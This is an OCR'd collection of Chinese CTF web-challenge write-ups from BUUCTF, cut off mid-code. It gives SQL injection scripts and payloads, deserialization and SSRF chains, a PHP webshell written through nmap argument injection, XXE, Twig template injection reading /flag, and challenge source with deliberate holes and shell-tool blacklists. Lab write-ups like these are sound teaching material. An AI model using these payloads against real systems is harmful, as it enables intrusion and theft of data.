
welcome to the zjctf

oh u find it

U R SO CLOSE !///COME ON PLZ

[CISCN2019 华北赛区 Day2 Web1]Hack World

初步测试了一下，过滤了好多，空格、or、and、#、；select等等
尝试了一下后发现可以盲注



写个脚本跑一下(不会对分，跑的巨慢。。。)

```
import requests
import time
url='http://15abf97a-073f-4075-9700-3267a740f3e0.node3.buuoj.cn/index.php'
flag=""
payload={
    "id" : ""
}
for i in range(0,60):
    for j in range(1,127):
        payload["id"]="1^if(ascii(substr((select(flag)from(flag)),%d,1))=%d,0,1)"%(i,j)
        r = requests.post(url,data=payload)
        time.sleep(0.01)
        if 'Hello' in r.text:
            flag = flag+chr(j)
            print(flag)
            break
print(flag)
```

[极客大挑战 2019]HardSQL

报错注入，且过滤了空格,=

```
'or(updatexml(1,concat(0x7e,(select(database())),0x7e),1))#
'or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where((table_schema)like('geek'))),0x7e),1))#
'or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where((table_name)like('H4rDsq1'))),0x7e),1))#
'or(updatexml(1,concat(0x7e,(select(group_concat(password))from(H4rDsq1)),0x7e),1))#
```

括号太多了，人都绕傻了

[网鼎杯 2018]Fakebook

解法1：
联合注入或报错注入+ssrf+反序列化
这waf挺怪的，只需把union和select之间的空格改成/**/就能绕过

```
no=0 union/**/select 1,database(),3,4
no=0 union/**/select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema ='fakebook'
no=0 union/**/select 1,group_concat(column_name),3,4 from information_schema.columns where table_name ='users'
no=0 union/**/select 1,group_concat(data),3,4 from users
```

data中数据如下

`O:8:"UserInfo":3:{s:4:"name";s:8:"xiaolong";s:3:"age";i:1;s:4:"blog";s:25:"https://xiaolong22333.top";}`

然后查看`robots.txt`，发现源码
结合data数据及题目，应该是反序列化+ssrf

```
O:8:"UserInfo":3:{s:4:"name";s:8:"xiaolong";s:3:"age";i:1;s:4:"blog";s:29:"file:///var/www/html/flag.php";}
```

payload:

```
?no=0%20union/**/select 1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:8:"xiaolong";s:3:"age";i:1;s:4:"blog";s:29:"file://var/www/html/flag.php";}'
```

这里说一下为什么在blog处存在ssrf，网上的文章好像都没说，泄露的user.php也没解释
在注册时blog写真实的网站，这里我写了我的blog地址

username	age	blog
xiaolong	1	https://xiaolong22333.top

https://blog.csdn.net/xiaolong22333

系统真的去访问了填的的这个blog，也就是说这里可能是这样的

```
url=https://xiaolong22333.top
```

这是典型的ssrf
在user.php中如下代码就是调用blog的url去访问

```php
function get($url)
{
    $ch = curl_init();

    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    $output = curl_exec($ch);
    $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
    if($httpCode == 404) {
        return 404;
    }
    curl_close($ch);

    return $output;
}

public function getBlogContents ()
{
    return $this->get($this->blog);
}
```

https://blog.csdn.net/xiaolong22333

解法2：
通过load_file()函数+报错注入直接读取flag.php

```
1 and(updatexml(1,concat(1,(select(LOAD_FILE('/var/www/html/flag.php')))),1))
1 and(updatexml(1,concat(1,right((select(LOAD_FILE('/var/www/html/flag.php'))),32)),1))
```

[GXYCTF2019]BabySQli

随便输一下，发现源码中有提示，先base32在base64解码得

```
select * from user where username = '$name'
```

mysql在查询没有的数据时会构建一个虚拟的表

也就是说我们查询一个user为admin,pw为123的用户时就创建了这个用户
这题有一个坑点，就是密码是经过MD5加密的，这。。。反正我是想不到

```
1'union select 1,'admin','202cb962ac59075b964b07152d234b70'#
```

123MD5后为202cb962ac59075b964b07152d234b70

[网鼎杯 2020 青龙组]AreUSerialz

打开一看，有点吓人，但其实很简单
利用点在这段代码

```
private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }
```

可以用php伪协议读取flag.php

```
<?php
class FileHandler {

    public $op=2;
    public $filename='php://filter/read=convert.base64-encode/resource=flag.php';
    public $content;
}
$p=new FileHandler();
echo serialize($p);
?>
```

```
?str=O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:57:"php://filter/read=convert.base64-encode/resource=flag.php";s:7:"content";N;}
```

[MRCTF2020]你传你□呢

先传`.htaccess`文件，再传图片马，最后蚁剑连接
但我做的时候一直出问题，图片不解析成php，明明是同样的步骤，同样的代码，但就是不同的结果，很难受。
这里我放个网上的wp
[MRCTF2020]你传你□呢

[GYCTF2020]Blacklist

[强网杯 2019]随便注的变种，在此基础上还过滤了set|prepare|alter|rename|

`1';show tables;`找到表名FlagHere
用handler进行查询

```
1';handler FlagHere open; handler FlagHere read first;
```

[MRCTF2020]Ez_bypass

没什么好说的

```
?id[]=1&gg[]=2
post
passwd=1234567a
```

[强网杯 2019]高明的黑客

完全就是考察代码编写能力，不会，告辞

时隔半年再回来看看，主要当时提取参数的正则看不懂

(?:pattern)	非获取匹配，匹配pattern但不获取匹配结果，不进行存储供以后使用。这在使用或字符“(|)”来组合一个模式的各个部分是很有用。例如“industr(?:y|ies)”就是一个比“industry|industries”更简略的表达式。
(?=pattern)	非获取匹配，正向肯定预查，在任何匹配pattern的字符串开始处匹配查找字符串，该匹配不需要获取供以后使用。例如，“Windows(?=95|98|NT|2000)”能匹配“Windows2000”中的“Windows”，但不能匹配“Windows3.1”中的“Windows”。预查不消耗字符，也就是说，在一个匹配发生后，在最后一次匹配之后立即开始下一次匹配的搜索，而不是从包含预查的字符之后开始。
(?!pattern)	非获取匹配，正向否定预查，在任何不匹配pattern的字符串开始处匹配查找字符串，该匹配不需要获取供以后使用。例如“Windows(?!95|98|NT|2000)”能匹配“Windows3.1”中的“Windows”，但不能匹配“Windows2000”中的“Windows”。
(?<=pattern)	非获取匹配，反向肯定预查，与正向肯定预查类似，只是方向相反。例如，“(?<=95|98|NT|2000)Windows”能匹配“2000Windows”中的“Windows”，但不能匹配“3.1Windows”中的“Windows”。
(?<!pattern)	非获取匹配，反向否定预查，与正向否定预查类似，只是方向相反。例如“(?<!95|98|NT|2000)Windows”能匹配“3.1Windows”中的“Windows”，但不能匹配“2000Windows”中的“Windows”。这个地方不正确，有问题

CSDN @xiaolong22333

```
import re
import os
import requests
import time

req = re.compile(r'(?<=GET\[\').*(?=\'\])')
path = "C:\\Users\\xxx\Desktop\\src\\"

files = os.listdir(path)
for file in files:
    print(file)
    f = open(path + file)
    data = f.read()
    f.close()
    results = req.findall(data)
    for result in results:
        url = 'http://72dd3385-3d75-4e3f-889c-859870157aec.node4.buuoj.cn:81/'+ file + '?' + result + '=echo "xi
aolong"'
        # print(url)
        res = requests.get(url)
        print(res.url)
        time.sleep(0.3)
        if 'xiaolong' in res.text:
            print("find:" + res.url)
            exit(1)
```

```
http://72dd3385-3d75-4e3f-889c-859870157aec.node4.buuoj.cn:81/xk0SzyKwfzw.php?ImPVuGCXfrS=echo%20%22xiaolong%22
http://72dd3385-3d75-4e3f-889c-859870157aec.node4.buuoj.cn:81/xk0SzyKwfzw.php?O0yRgyjaOF7m=echo%20%22xiaolong%22
http://72dd3385-3d75-4e3f-889c-859870157aec.node4.buuoj.cn:81/xk0SzyKwfzw.php?DeMcscsp=echo%20%22xiaolong%22
http://72dd3385-3d75-4e3f-889c-859870157aec.node4.buuoj.cn:81/xk0SzyKwfzw.php?YV8nqJDhD=echo%20%22xiaolong%22
http://72dd3385-3d75-4e3f-889c-859870157aec.node4.buuoj.cn:81/xk0SzyKwfzw.php?EMNPxS2A7=echo%20%22xiaolong%22
http://72dd3385-3d75-4e3f-889c-859870157aec.node4.buuoj.cn:81/xk0SzyKwfzw.php?kBVLzQEgb=echo%20%22xiaolong%22
http://72dd3385-3d75-4e3f-889c-859870157aec.node4.buuoj.cn:81/xk0SzyKwfzw.php?kBVLzQEgb=echo%20%22xiaolong%22
http://72dd3385-3d75-4e3f-889c-859870157aec.node4.buuoj.cn:81/xk0SzyKwfzw.php?Efa5BVG=echo%20%22xiaolong%22
find:http://72dd3385-3d75-4e3f-889c-859870157aec.node4.buuoj.cn:81/xk0SzyKwfzw.php?Efa5BVG=echo%20%22xiaolong%22
```

CSDN @xiaolong22333

不过这个脚本着实不太行，跑太慢，而且跑了一会就断开了，可能是buu的原因

[BUUCTF 2018]Online Tool

```php
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```

PHP escapeshellarg()+escapeshellcmd() 之殇

1. 传入的参数是：`172.17.0.2' -v -d a=1`
2. 经过`escapeshellarg`处理后变成了`'172.17.0.2'\'' -v -d a=1'`，即先对单引号转义，再用单引号将左右两部分括起来从而起到连接的作用。
3. 经过`escapeshellcmd`处理后变成`'172.17.0.2'\\'' -v -d a=1\'`，这是因为`escapeshellcmd`对`\`以及最后那个**不配对儿**的引号进行了转义：
   http://php.net/manual/zh/function.escapeshellcmd.php
4. 最后执行的命令是`curl '172.17.0.2'\\'' -v -d a=1\'`，由于中间的`\\`被解释为`\`而不再是转义字符，所以后面的`'`没有被转义，与再后面的`'`配对儿成了一个空白连接符。所以可以简化为`curl 172.17.0.2\ -v -d a=1'`，即向`172.17.0.2\`发起请求，POST 数据为`a=1'`。

回到`mail`中，我们的 payload 最终在执行时变成了`'-fa'\\''\( -OQueueDirectory=/tmp -X/var/www/html/test.php \)@a.com\'`，分割后就是`-fa\(`、`-OQueueDirectory=/tmp`、`-X/var/www/html/test.php`、`)@a.com'`，最终的参数就是这样被注入的。

https://blog.csdn.net/xiaolong22333

```
escapeshellarg:将参数中的字符串两侧加上',并将其中的'进行转义 然后在两侧加上'达到拼接的目的
escapeshellcmd:将参数中的字符串中间的特殊字符转义,并且将落单的'进行转义
nmap命令中 有一个参数-oG可以实现将命令和结果写到文件
```

我们需要的语句是这样的

```
<?php @eval($_POST["cmd"]);?> -oG shell.php
```

但经过escapeshellarg后变成了

```
'<?php @eval($_POST["cmd"]);?> -oG shell.php'
```

这样就变成了字符串，无法执行命令了
而如果我们输入的是这样的呢

```
'<?php @eval($_POST["cmd"]);?> -oG shell.php'
```

进过escapeshellarg后变成

```
''\''<?php @eval($_POST["cmd"]);?> -oG shell.php'\'''
```

然后再经过escapeshellcmd后

```
''\\''<?php @eval($_POST["cmd"]);?> -oG shell.php'\\'''
```

拼接上去后相当于

```
nmap -T5 -sT -Pn --host-timeout 2 -F \<?php @eval($_POST["cmd"]);?> -oG shell.php\\
```

但这样文件就会变成`shell.php\\`，且前面还会被转义
所以需要加个空格，前后各一个
payload

```
?host=' <?php @eval($_POST["cmd"]);?> -oG shell.php '
```

```
you are in sandbox b9c330d95c5e2ca383bad72550369dd3Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-05
done: 0 IP addresses (0 hosts up) scanned in 0.08 seconds
```

回显了文件夹名字，加上木马的文件名后连接蚁剑即可

[RoarCTF 2019]Easy Java(不会)

知识盲区，虽然操作简单，但完全不明白，正在学java，等学了一段时间再回来看看
先放上大佬的wp
RoarCTF2019web题-easy_java writeup

[GXYCTF2019]BabyUpload

传`.hatccess`文件和图片马，和MRCTF那题一样

[GXYCTF2019]禁止套娃

`.git`泄露，直接GitHack读取源码

```php
<?php
include "flag.php";
echo "flag在哪里呢? <br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
        }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
?>
```

需要传入无参数的命令，无参数文件读取

```
?exp=print_r(scandir(current(localeconv())));
```

flag在哪里呢?
Array ([0] => index.php [1] => flag.php [2] => .git [3] => .. [4] => .)

然后`array_reverse`逆转数组，next()函数进行下一个值的读取

```
?exp=print_r(next(array_reverse(scandir(current(localeconv())))));
```

flag在哪里呢?
flag.php

读取flag.php

```
?exp=highlight_file(next(array_reverse(scandir(current(localeconv())))));
```

[GWCTF 2019]我有一个数据库

robots.txt中有phpinfo.php，不过好像没啥用
dirsearch能扫出phpadmin(我扫不出来。。。很难受)

访问发现版本为`4.8.1`，搜索发现有任意文件包含漏洞，试试payload

```
/phpmyadmin/index.php?target=db_sql.php%253f/../../../../../../etc/passwd
```

https://blog.csdn.net/xiaolong22333

尝试读取flag

```
/phpmyadmin/index.php?target=db_sql.php%253f/../../../../../../flag
```

[BJDCTF2020]The mystery of ip

结合`hint.php`中`Do you know why i know your ip?`和题目，猜测是`X-Forwarded-For`有问题
添加后测试发现存在模板注入

```
X-Forwarded-For: {{system('cat /flag')}}
```

[BJDCTF2020]Mark loves cat

猜测是`.git`源码泄露，拿出GitHack，结果下了些没用的文件，还以为做错了，看wp发现就是这么做，但我就是没有下载到flag.php和index.php，emmm,一定是buu的锅。

```
<?php
include 'flag.php';
$yds = "dog";
$is = "cat";
$handsome = 'yds';

foreach($_POST as $x => $y){
    $$x = $y;
}

foreach($_GET as $x => $y){
    $$x = $$y;
}

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){
    exit($yds);
}

if($_POST['flag'] === 'flag'  || $_GET['flag'] === 'flag'){
    exit($is);
}

echo "the flag is: ".$flag;
```

直接说payload

```
get传参 yds=flag;
或者
get传参 is=flag&flag=flag
```

先说第一种，经过第一个foreach后

```
foreach($_GET as $x => $y){
    $$x = $$y;
}
```

变成了`$yds=$flag`，满足第二个if语句(参数中没有flag)，输出`$yds`，也就是`$flag`

第二种，还是经过这个foreach,变成了`$ls=$flag`，然后进入第三个foreach，变成了`$flag=$flag`，此时满足第三个if，输出`$is`，也就是`$flag`
这两种做法都没有用到post，当然有的wp中是get+post，有点绕，我实在是搞不明白，研究了一个多小时快搞吐了，太傻逼了。

[BJDCTF2020]ZJCTF，不过如此

首先跟zjctf那题一样，data写入或input写入，伪协议读文件

```
?text=data://text/plain,I have a dream&file=php://filter/read=convert.base64-encode/resource=next.php
```

```php
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
 @eval($_GET['cmd']);
}
```

preg_replace的/e模式可以执行代码，也就是我们要传入的是：参数名为正则表达式，参数值为要匹配的字符串。
知识点放上，wp放上，payload放上
深入研究preg_replace与代码执行
wp
payload:

```
/next.php?\S*=${getFlag()}&cmd=system('cat /flag'); #\S 在php正则表达式中示意匹配所有非空字符，*示意多次匹配
```

ps:最新版的php移除了preg_replace的/e模式

[安洵杯 2019]easy_web

url的参数值看着像base64，尝试去解密，然后就遇到了一个很坑的地方，我一直解密的那个网站这串base64没解出来，当时就想当然以为可能不是base64，结果就完全不知道要怎么做了。看了wp知道这tm就是base64，我换个解密网站就出来了。所以说解不出来换个网站，多试几次！！！
解不出来换个网站，多试几次！！！
解不出来换个网站，多试几次！！！
回到题目，经过两次base64后16进制转字符串，得到555.png，那换成flag.php看看，反过来转16进制再base64加密两次

xixi ~ no flag

https://blog.csdn.net/xiaolong22333

看来不行，那换成index.php，可以base64解密后读到源码

```php
<?php
error_reporting(E_ALL || ~ E_NOTICE);
header('content-type:text/html;charset=utf-8');
$cmd = $_GET['cmd'];
if (!isset($_GET['img']) || !isset($_GET['cmd']))
    header('Refresh:0;url=./index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=');
$file = hex2bin(base64_decode(base64_decode($_GET['img'])));

$file = preg_replace("/[^a-zA-Z0-9.]+/", "", $file);
if (preg_match("/flag/i", $file)) {
    echo '<img src ="./ctf3.jpeg">';
    die("xixi～ no flag");
} else {
    $txt = base64_encode(file_get_contents($file));
    echo "<img src='" . $txt . "'></img>";
    echo "<br>";
}
echo $cmd;
echo "<br>";
if (preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|e
cho|sh|\'|\"|\`|;|,|\*|\?|\\|\\\\|\n|\t|\r|\xA0|\{|\}|\(|\)|\&[^\d]|@|\||\\$|\[|\]|{|}|\(|\)|-|<|>/i", $cmd)) {
    echo("forbid ~");
    echo "<br>";
} else {
    if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
        echo `$cmd`;
    } else {
        echo ("md5 is funny ~");
    }
}

?>
<html>
<style>
  body{
   background:url(./bj.png)  no-repeat center center;
   background-size:cover;
   background-attachment:fixed;
   background-color:#CCCCCC;
}
</style>
<body>
</body>
</html>
```

MD5强类型比较，找MD5一样的就行

```
a=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_
Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2&b=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E
%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1%D5%5D%83%60%FB_%07%FE%A2
```

cmd用`\`绕过

```
cmd=ca\t /flag
```

[网鼎杯 2020 朱雀组]phpweb

打开题目发现输出了当前时间，抓包看看

```
POST /index.php HTTP/1.1
Host: 20791865-3d19-4aa6-ad12-777f3bc7c215.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://20791865-3d19-4aa6-ad12-777f3bc7c215.node3.buuoj.cn
Connection: close
Referer: http://20791865-3d19-4aa6-ad12-777f3bc7c215.node3.buuoj.cn/index.php
Upgrade-Insecure-Requests: 1

func=date&p=Y-m-d+h%3Ai%3As+a
```

https://blog.csdn.net/xiaolong22333

发现两个参数，应该是调用了`call_user_func`，那尝试读一下源码

```
func=file_get_contents&p=index.php
```


```
<?php
    $disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl
","eval","proc_terminate","touch","escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_ar
ray","call_user_func","array_filter", "array_walk",  "array_map","registregister_shutdown_function","register_ti
ck_function","filter_var", "filter_var_array", "uasort", "uksort", "array_reduce","array_walk", "array_walk_recu
rsive","pcntl_exec","fopen","fwrite","file_put_contents");
    function gettime($func, $p) {
        $result = call_user_func($func, $p);
        $a= gettype($result);
        if ($a == "string") {
            return $result;
        } else {return "";}
    }
    class Test {
        var $p = "Y-m-d h:i:s a";
        var $func = "date";
        function __destruct() {
            if ($this->func != "") {
                echo gettime($this->func, $this->p);
            }
        }
    }
    $func = $_REQUEST["func"];
    $p = $_REQUEST["p"];

    if ($func != null) {
        $func = strtolower($func);
        if (!in_array($func,$disable_fun)) {
            echo gettime($func, $p);
        }else {
            die("Hacker...");
        }
    }
    ?>
```

可以反序列化执行命令

```
func=unserialize&p=O:4:"Test":2:{s:1:"p";s:4:"ls /";s:4:"func";s:6:"system";}
```

居然没有flag文件，那搜一下flag在哪

```
func=unserialize&p=O:4:"Test":2:{s:1:"p";s:17:"find / -name fla*";s:4:"func";s:6:"system";}
```



好家伙，藏在这里，读flag

```
func=unserialize&p=O:4:"Test":2:{s:1:"p";s:22:"cat /tmp/flagoefiu4r93";s:4:"func";s:6:"system";}
```

[De1CTF 2019]SSRF Me(不会)

python的flask，看不懂，不会

[NCTF2019]Fake XML cookbook

最简单的xxe

抓包，增加外部实体

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE creds [
<!ENTITY goodies SYSTEM "file:///../../../../flag"> ]>
<user><username>&goodies;</username><password>123456</password></user>
```

```
POST /doLogin.php HTTP/1.1
Host: 672dfbbd-70e2-4951-9365-a6d63b2d0680.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101
Firefox/87.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 187
Origin: http://672dfbbd-70e2-4951-9365-a6d63b2d0680.node3.buuoj.cn
Connection: close
Referer: http://672dfbbd-70e2-4951-9365-a6d63b2d0680.node3.buuoj.cn/

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE creds [
<!ENTITY goodies SYSTEM "file:///../../../../flag"> ]>
<user><username>&goodies;</username><password>123456</password></user
>
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 10 Apr 2021 15:02:43 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6
Content-Length: 85

<result><code>0</code><msg>flag{5d2b3a68-0fc6-443f-9461-191367cc5fc
3}
</msg></result>
```

https://blog.csdn.net/xiaolong2233

[ASIS 2019]Unicorn shop

unicode编码安全

买4号马就能得到flag，但只能输入一个字符，找个大于1337的unicode字符就行，比如 (代表100000)

实际上中文的万，亿，兆也都可以

[BJDCTF2020]Cookie is so stable

输入7*7，发现回显为49，应该是Twig的模板注入(Jinja的话为7777777)，登陆后抓包，发现user在cookie处，根据提示，注入点为cookie处

根据这篇文章的payload拿flag

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat /flag")}}
```

```
GET /flag.php HTTP/1.1
Host: 9d9eefb9-d1f8-49e9-ab01-03d4dedd8023.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101
Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: PHPSESSID=43289bf7279b58fbf7fbc94ba18e538f;
user={{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat
/flag")}}
Upgrade-Insecure-Requests: 1
```

```
                </div>
            </nav><div class="container panel1">
                        <div class="row">
                        <div class="col-md-4">
                        </div>
                        <div class="col-md-4">
                        <div class="jumbotron pan">   <div class="form-group
log">
                                <label><h2>Hello
flag{a428acf4-e038-423f-bbf5-b01eaed835bd}</h2></label>
                            </div>      <div class="row pt-3">
                            <div class="col-md-12">
                                <a href="logout.php"><button type="submit"
form="form1" name="Logout" value="logout" class="btn btn-default float-right"
>Logout</button></a>
                            </div>
                        </div>

                        </div>
                        </div>
                        <div class="col-md-4">
                        </div>
                        </div>
                    </div>
    </body>
</html>
```

https://blog.csdn.net/xiaolong2233

[CISCN 2019 初赛]Love Math

```
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', '
ceil', 'cos', 'cosh', 'decbin', 'dechex', 'decoct', 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'h
exdec', 'hypot', 'is_finite', 'is_infinite', 'is_nan', 'lcg_value', 'log10', 'log1p', 'log', 'max', 'min', 'mt_g
